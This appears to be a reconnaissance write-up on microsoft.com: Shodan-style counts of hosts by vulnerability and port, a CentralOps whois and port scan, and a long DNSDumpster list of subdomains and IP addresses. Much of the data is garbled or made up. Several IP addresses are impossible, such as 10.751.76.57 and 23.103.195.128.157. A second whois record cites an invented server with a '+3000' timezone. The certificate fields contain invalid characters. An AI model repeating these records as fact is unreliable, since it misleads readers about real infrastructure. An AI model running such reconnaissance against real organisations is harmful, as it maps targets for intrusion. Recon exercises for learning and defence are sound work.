HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sun, 20 Nov 2022 18:35:58 GMT
Content-Length: 75
Set-Cookie: 8fd1gServerpool_LegacyWebFarm_prod_80=698488074.20480.0000; path=/; Secure
```

SSL Certificate

Certificate:

- Countries


United States → 4,580,558

China → 2,406,255

Hong Kong → 841,408

Germany → 582,810

Korea, Republic of → 494,825



Etc.....

- Vulnerabilities


HTTP.sys Denial of Service → 146,144

HTTP.sys Remote Code Execution → 146,144

CVE-2021-31206 → 17,409

CVE-2017-7269 → 8,399

CVE-2021-26855 → 5,672



Etc.....

- Ports


80 → 3,998,488

443 → 2,549,176

5985 → 1,789,163

135 → 1,623,161


5357 → 529,540



Etc.....

- Operating Systems

Windows, Ubuntu, Linux



- Organizations

Microsoft Corporation → 1,646,074


Aliyun Computing Co., LTD → 737,739

Tencent cloud computing (Beijing) Co.... → 435,056

Amazon Technologies Inc. → 312,916

Tencent Cloud Computing (Beijing) Co.... → 280,817

Etc.....



- Web Technologies

Microsoft ASP.NET → 583,547


jQuery → 575,884

Bootstrap → 264,329

Outlook Web App → 198,412

Font Awesome → 138,203

Etc.....



- Protocol versions

http/1.1 → 186,526


h2 → 125,999

grpc-exp → 2,366

http/1.0 → 1,566

spdy/3 → 88

Etc.....



4) <https://centralops.net/co/>

- Address lookup


Aliases www.microsoft.com
www.microsoft.com-c-3.edgekey.net
www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net

Addresses 96.7.165.183
2600:1404:cc00:897::356e
2600:1404:cc00:881::356e

- Domain Whois record

Queried whois.internic.net with "dom microsoft.com"...

Domain Name: MICROSOFT.COM
 Registry Domain ID: 2724960_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.markmonitor.com
 Registrar URL: http://www.markmonitor.com
 Updated Date: 2022-04-18 T 19:31:04Z
 Creation Date: 1991-05-02 T 04:00:00Z
 Registry Expiry Date: 2023-05-03T04:00:00Z
 Registrar: MarkMonitor Inc.
 Registrar IANA ID: 292
 Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
 Registrar Abuse Contact Phone: +1.2086851750



Queried [whois.markmonitor.com](#) with "microsoft.com"...

Domain Name: microsoft.com

Registry Domain ID: 2724960_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.markmonitor.com

Registrar URL: <http://www.markmonitor.com>

Updated Date: 2022-04-18T19:25:49+0000

Creation Date: 1991-05-02T04:00:00+0000

Registrar Registration Expiration Date: 202

Registrar: MarkMonitor, Inc.

Registrar: MarkMonitor, Inc.

Registrar Abuse Contact

Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1 2083805770

Registrar Abuse Contact Phone: +1.2085895770

CentralOps.net Advanced online Internet utilities

a service of :Hexillion

Utilities About

Utilities

Domain Status: [serverTransferProhibited](https://icann.org/egpp#serverTransferProhibited) https://icann.org/egpp#serverTransferProhibited
Domain Status: [clientDeleteProhibited](https://icann.org/egpp#clientDeleteProhibited) https://icann.org/egpp#clientDeleteProhibited
Name Server: NS1-39.AZURE.DNS.NET
Name Server: NS2-39.AZURE.DNS.NET
Name Server: NS3-39.AZURE.DNS.NET
Name Server: NS4-39.AZURE.DNS.NET
URL of the ICANN Whois Inaccuracy Complaint Form: <https://www.icann.org/wicf/>
>>> Last update of whois database: 2022-11-20T17:30:10Z <<<

Quoted whois.maranimonitor.com with "microsoft.com".
Domain Name: microsoft.com
Registry ID: 142-100-100-100-100-100-100
Reseller: NSICL Server Whois Maranimonitor.com
Registrant: Microsoft Corporation
Created: 2000-05-01T00:00:00Z
Expiration Date: 2050-05-01T00:00:00Z
Registrar Registration: Registration Data: 2023-05-03T00:01:00+3000
Registrar: Microsoft Corporation
Registrar IANA TLD: 200
Registration Abuse Contact Email: abuse@microsoft.com
Email Abuse Contact Phone: +12062894770
Domain Status: clientUpdateProhibited (<https://www.icann.org/egpp#clientUpdateProhibited>)
Domain Status: clientDeleteProhibited (<https://www.icann.org/egpp#clientDeleteProhibited>)
Domain Status: serverUpdateProhibited (<https://www.icann.org/egpp#serverUpdateProhibited>)
Domain Status: serverDeleteProhibited (<https://www.icann.org/egpp#serverDeleteProhibited>)
Registrant: New Domain Administrator
Registrant Organization: Microsoft Corporation
Registrant Street: One Microsoft Way,
Registrant City: Redmond
Registrant State/Province: WA
Registrant Zip/Postal Code: 98052
Registrant Country: US
Registrant Phone: +14258282800
Registrant Whois Last Update: 2023-05-03T00:01:00Z
Registrant Raw: +14258282800

CentralOps.net Advanced online Internet utilities

a service of :Hexillion

Utilities Service scan

Domain Dossier Domain Check Email Dossier Email Mirror

Ping Traceroute Network Map AutoWhois AnalyzePath

FTP - 21 Error! TimedOut

SMTP - 25 Error! TimedOut

HTTP - 80

```
HTTP/1.1 302 Moved Temporarily
Content-Length: 0
Date: Sun, 20 Nov 2022 20:12:57 GMT
Connection: close
TSL/SSL-Cipher: ECDHE-RSA-CHACHA20-POLY1305
X-Frame-Options: SAMEORIGIN
```

POP3 - 110 Error! TimedOut

IMAP - 143 Error! TimedOut

HTTPS - 443 Certificate validation errors: None
Signature algorithm: SHA384RSA
Public key size: 2048 bits
Issued to: Microsoft Corp issuing CA 06, O=Microsoft Corporation, C=US
Subject: CN=www.microsoft.com, O=Microsoft Corporation, L=Redmond, S=WA, C=US
SubjectAltName: Name: FMS Namawaka.microsoft.com, DNS Namawaka.microsoft.com, DNS Namawakastaticview.microsoft.com, FMS Namawaki.microsoft.com, DNS Namawakiview.microsoft.com
Serial number: 330539790468&897087TAID900000005979B4
Not valid before: 2022-09-23T23:01:15Z
Not valid after: 2023-09-23T23:01:15Z
SHA1 fingerprint: ICSE2ZAA538E2027481BD500090DDE68396A09C

HTTP/1.1 302 Moved Temporarily
Content-Length: 0
Location: https://www.microsoft.com/en-us/
Date: Sun, 20 Nov 2022 20:12:44 GMT
Connection: close
TSL/SSL-Cipher: TLSv1.2
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN

-- end --

API for this output | return to CentralOps.net, a service of Hexillion

5) <https://dnsdumpster.com/>





Hostname	IP Address	Type	Reverse DNS	Netblock Owner	Country	Tech / Apps	HTTP / Title
psenvy2010.microsoft.com	70.37.188.23	A	psenvy2010.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
www.b1test60.microsoft.com	134.170.22.95	A	www.b1test60.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
www.legm.microsoft.com	132.250.26.171	A	www.legm.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
ride21.microsoft.com	205.248.103.85	A	ride21.microsoft.com		United States		
www.co1test60.microsoft.com	69.55.48.239	A	www.co1test60.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
ride110.microsoft.com	63.64.43.144	A	ride110.microsoft.com	LMNINET	United States		
www.unlocatorime.un3p.us	152.153.240.182	A	www.unlocatorime.un3p.us	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
www.b1test60.microsoft.com	134.170.188.21	A	www.b1test60.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
www.co1test40.microsoft.com	157.56.62.30	A	www.co1test40.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
ride20.microsoft.com	205.248.103.84	A	ride20.microsoft.com		United States		
isquar11.microsoft.com	40.91.111.174	A	isquar11.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
isquar11.microsoft.com	64.4.17.22	A	isquar11.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
ridc2-d2.partners.sharepoint.microsoft.net	167.226.70.159	A	ridc2-d2.partners.sharepoint.microsoft.net	MICROSOFT-CORP-AS	Canada	Ms Services Http Document Mount	
microsoft1.sharepoint.microsoft.com	132.247.207.167	A	microsoft1.sharepoint.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
psenvy100.sharepoint.microsoft.com	70.37.188.22	A	psenvy100.sharepoint.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
midcupdates	167.226.70.160	A	midcupdates	MICROSOFT-AS	Canada	MS SQL IIS ASP.NET 4.0.30319	Microsoft Office Online Shared Data

ridc2-d2.partners.sharepoint.microsoft.net	167.226.70.159	A	MICROSOFT-CORP-M\$N-AS-BLOCK	United States		
ridc2-d2.sharepoint.microsoft.net	134.170.22.43	A	ridc2-d2.sharepoint.microsoft.net	MICROSOFT-CORP-M\$N-AS-BLOCK	United States	
mapng020.microsoft.com	52.250.226.81	A	mapng020.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States	
ridc20.microsoft.com	131.107.0.110	A	ridc20.microsoft.com	MICROSOFT-CORP-AS	United States	
www.b1test31.microsoft.com	137.56.62.51	A	www.b1test31.microsoft.com	MICROSOFT-CORP-M\$N-AS	United States	
bayprofile01.microsoft.com	207.46.25.13	A	bayprofile01.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States	
psenvy1015.microsoft.com	70.37.188.23	A	psenvy1015.microsoft.com	MICROSOFT-CORP-M\$N-AS	United States	
test.legm.microsoft.com	40.76.242.10	A	test.legm.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States	
demilev.microsoft.com	51.143.206.89	A	demilev.microsoft.com	MICROSOFT-CORP-M\$N-AS	United States	Apache Site DOWN AGAIN
medicag01.microsoft.com	131.107.36.214	A	medicag01.microsoft.com	MICROSOFT-CORP-AS	United States	
www.co1test20.microsoft.com	69.55.48.229	A	www.co1test20.microsoft.com	MICROSOFT-CORP-M\$N-AS	United States	
www.b1test51.microsoft.com	134.170.22.87	A	www.b1test51.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States	
me2-2-duplicatelogin.frontdoor.lag	20.62.24.77	A	me2-2-duplicatelogin.frontdoor.lag	MICROSOFT-CORP-M\$N-AS-BLOCK	United States	
www.2wrd0.microsoft.com	134.170.185.10	A	www.2wrd0.microsoft.com	MICROSOFT-CORP-M\$N-AS	United States	
www.b1test10.microsoft.com	69.55.21.18	A	www.b1test10.microsoft.com	MICROSOFT-CORP-M\$N-AS-BLOCK	United States	
globe20.microsoft.com	94.25.127.20	A	globe20.microsoft.com	MICROSOFT-CORP-M\$N-AS	Ireland	

spteam2010.microsoft.com	70.37.188.22	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
bz2ndfletest01.microsoft.com	207.46.22.12	A	bz2ndfletest01.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
win_ltm.microsoft.com	52.250.26.168	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
www.collextest31.microsoft.com	65.55.48.240	A	www.collextest31.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
my2010.microsoft.com	70.37.188.22	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
su.george@bt.mywolospace.microsoft.com	205.8.51.31	A		MICROSOFT-CORP-MSN-AS-BLOCK	United Kingdom		
mbo-dk.partners.extranet.microsoft.com	40.90.6.196	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
peoplopulse2010.microsoft.com	70.37.188.29	A	peoplopulse2010.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
wwwv01test91.microsoft.com	157.55.62.31	A	wwwv01test91.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title51.microsoft.com	207.170.188.120	A	title51.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
cmsev1test60.microsoft.com	23.103.192.54	A	cmsev1test60.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
bayvisQ1.microsoft.com	64.4.17.16	A	bayvisQ1.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
eus.frontdoor.artefilements.com	207.75.108.198	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
ondeltest10.microsoft.com	134.170.22.62	A	ondeltest10.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
mbo-dk.partners.extranet.microsoft.com	167.220.70.149	A		MICROSOFT-CORP-AS	Canada		
wwwv01test51.microsoft.com	154.170.188.12	A	wwwv01test51.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States	Ms Server mbo- Document Moud	

msprod049.partners.extranet.microsoft.com	10.751.76.57	A		Reserved (Locl Network)	unknown		
title41.microsoft.com	131.107.0.84	A	title41.microsoft.com	MICROSOFT-CORP-AS	United States		
title40.microsoft.com	131.107.0.83	A	title40.microsoft.com	MICROSOFT-CORP-AS	United States		
renewallocator.time.bl2p.cpmicrosoft.com	60.55.145.46	A	renewallocator.time.bl2p.cpmicrosoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title50.microsoft.com	131.107.0.120	A	title50.microsoft.com	MICROSOFT-CORP-AS	United States		
mbo-updates-dk.partners.extranet.microsoft.com	167.220.70.157	A		MICROSOFT-CORP-AS	Canada	iOS7.0 ASP.NET 4.0.30219	Microsoft iOS7.0 iotic Runtime Error
peoplopulse2010.microsoft.com	70.37.188.29	A	peoplopulse2010.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
jmaty20.microsoft.com	52.250.126.81	A		MICROSOFT-CORP-AGN-AS-BLOCK	United States		
www.vttest51.microsoft.com	23.103.192.51	A	www.vttest51.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title51.microsoft.com	131.107.0.81	A	title51.microsoft.com	MICROSOFT-CORP-AS	United States		
dc1ppc.partners.extranet.microsoft.com	40.90.6.253	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title11.microsoft.com	63.64.43.145	A	title11.microsoft.com	UPN/IT	United States		
ds1prod01test01.microsoft.com	65.55.21.48	A	ds1prod01test01.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
ds1prod01.microsoft.com	121.154.202.111	A		MICROSOFT-CORP-AGN-AS-BLOCK	United States		
dc0team01-use-spots-ppe.microsoft.com	52.226.12.242	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title120.microsoft.com	207.46.89.12	A	title120.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		

title50.microsoft.com	107.68.188.50	A	title50.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
wwwv02test80.microsoft.com	134.170.184.245	A	wwwv02test80.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
cmsev1test51.microsoft.com	134.170.188.88	A	cmsev1test51.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title80.microsoft.com	131.107.37.244	A	title80.microsoft.com	MICROSOFT-CORP-AS	United States		
cmsev2test01.microsoft.com	134.170.184.36	A	cmsev2test01.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
ext.ltm.microsoft.com	52.250.28.172	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
renewallocator.time.bl2p.cpmicrosoft.com	52.151.230.107	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title101.microsoft.com	65.55.57.88	A	title101.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
wwwv01test70.microsoft.com	134.170.188.31	A	wwwv01test70.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
wwwv02test70.microsoft.com	134.170.184.255	A	wwwv02test70.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
os1prod01.microsoft.com	65.55.57.121	A	os1prod01.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
ps5-imc-01.microsoft.com	131.107.3.109	A	ps5-imc-01.microsoft.com	MICROSOFT-CORP-AS	United States		
title111.microsoft.com	207.46.89.14	A	title111.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title51.microsoft.com	131.107.0.123	A	title51.microsoft.com	MICROSOFT-CORP-AS	United States		
guate.microsoft.com	20.55.203.50	A		MICROSOFT-CORP-MSN-AS-BLOCK	Australia		
title160.microsoft.com	131.107.8.41	A	title160.microsoft.com	MICROSOFT-CORP-AS	United States		

title51.microsoft.com	131.107.0.101	A	title51.microsoft.com	MICROSOFT-CORP-AS	United States		
title70.microsoft.com	131.107.71.225	A	title70.microsoft.com	MICROSOFT-CORP-AS	United States		
mbo-dk.partners.extranet.microsoft.com	104.49.111.94	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
dc0team01-use-spots-ppe.microsoft.com	40.91.93.68	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
ea2.prod01.microsoft.com	52.258.71.183	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
bayprofile10.microsoft.com	64.4.17.21	A	bayprofile10.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
dc0team01-use-spots-ppe.microsoft.com	40.91.93.68	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title10.microsoft.com	131.107.70.154	A	title10.microsoft.com	MICROSOFT-CORP-AS	United States		
akus1.microsoft.com	13.66.12.279	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
renewallocator.time.bl2p.cpmicrosoft.com	13.88.137.7	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
www.fmparty.experiments.com	20.75.108.198	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
dc04.ltm.microsoft.com	52.250.26.163	A		MICROSOFT-CORP-MSN-AS-BLOCK	United States		
cmsev1test51.microsoft.com	23.103.192.29	A	cmsev1test51.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
title100.microsoft.com	23.103.195.128.157	A	title100.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
www.collextest11.microsoft.com	65.55.21.19	A	www.collextest11.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	United States		
